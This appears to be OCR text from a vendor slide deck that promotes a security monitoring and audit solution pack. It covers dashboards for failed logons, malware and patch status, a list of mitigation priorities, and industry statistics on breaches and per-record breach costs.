
Collect security-related events and perform forensic, audit, and breach analysis

Identification of missing system updates across data centers or in a public cloud	Comprehensive view into your organization's IT security posture	Collect security related events
Comprehensive updates assessment across datacenters and public clouds	Detection of breaches and threats with malware assessment	Perform forensic, audit and breach analysis

Security and audit

Collect security related events and perform forensic, audit and breach analysis.

- Security posture
- Notable issues
- Summary threats




Security Solution Pack

Security Posture

Quick glance showcasing server workload and server security threats

- Computer growth change
- Account authentication
- Total system activities
- Processes executed
- Change in policy
- Remote IP Tracking




Security Solution Pack

Notable issues

Understand notable security issues, and audit rate of change

- Failed account access
- Security policy and group changes
- Password resets
- Event log cleaning
- Lock-out accounts




NAME	COUNT	CHANGE
Failed logons	58	45
Computers with System Audit Policy Chan...	6	0
Suspicious Executables	4	2
Security Groups Created or Modified	2	1
Remote Procedure Call (RPC) attempts	2	0
Change or Reset Passwords Attempts	1	1
Members Added to Security-Enabled Gro...	1	1
Computers with Cleaned Event Logs	1	0
Domain Security Policy Changes	0	0
Locked-out Accounts	0	0

Security Solution Pack

Security context

Quick view of security positon across your enterprise

- Active threats
- Patch status
- Software changes
- Service changes
- Critical and warning alerts




Solution Packs

Malware assessment


Quickly define your servers malware status and potential threats

- Detected threats
- Protection status




Solution Packs

System Update Assessment




Understand server update and patching status across your environment

- Servers missing security updates
- Servers not updated recently
- Types of updates missing



Critical Mitigations

1. Restrict Privilege Escalation
   a. Privileged Access Workstations
   b. Assess AD Security
2. Restrict Lateral Movement
   a. Random Local Password
3. Attack Detection
   a. Attack Detection
   b. Hunt for Adversaries
4. Organizational Preparation
   a. Strategic Roadmap
   b. Technical Education



Cybersecurity strategy


We are not prepared for Cyber War – and it is Economic war now

(Photo: Shutterstock/Andrey Armyagov)

Key Trends

Focus on High Value Targets
Sophistication of Attack Techniques
Breaches without Borders
A Need for Security Basics

CISOs face a shortage of skills, lack of metrics and strategy



49% of IT executives have **no measure of security effectiveness**

2012 Forrester Research Study

31% of IT professionals have **no risk strategy**

2013 Global Reputational Risk & IT Study, IBM

83% of enterprises have difficulty finding the **security skills** they need

2012 ESG Research

Attacks are focusing on higher value data targets

2013	2014	2015
800,000,000+ records breached, with no signs of decreasing in the future	**1,000,000,000 records** breached, while CISOs cite increasing risks from external threats	**Healthcare mega-breaches** set the trend for high value targets of sensitive information

Attack types: XSS, Heartbleed, Physical access, Brute force, Misconfig., Malvertising, Watering hole, Phishing, SQLi, DDoS, Malware, Undisclosed

Source: IBM X-Force Threat Intelligence Report - 2016

(Photo: Shutterstoc/pichetw)


Highly regulated industries have the highest per-record data breach costs

$359
Healthcare


$294
Education

$227
Pharmaceutical

$206
Financial



$155
Consumer



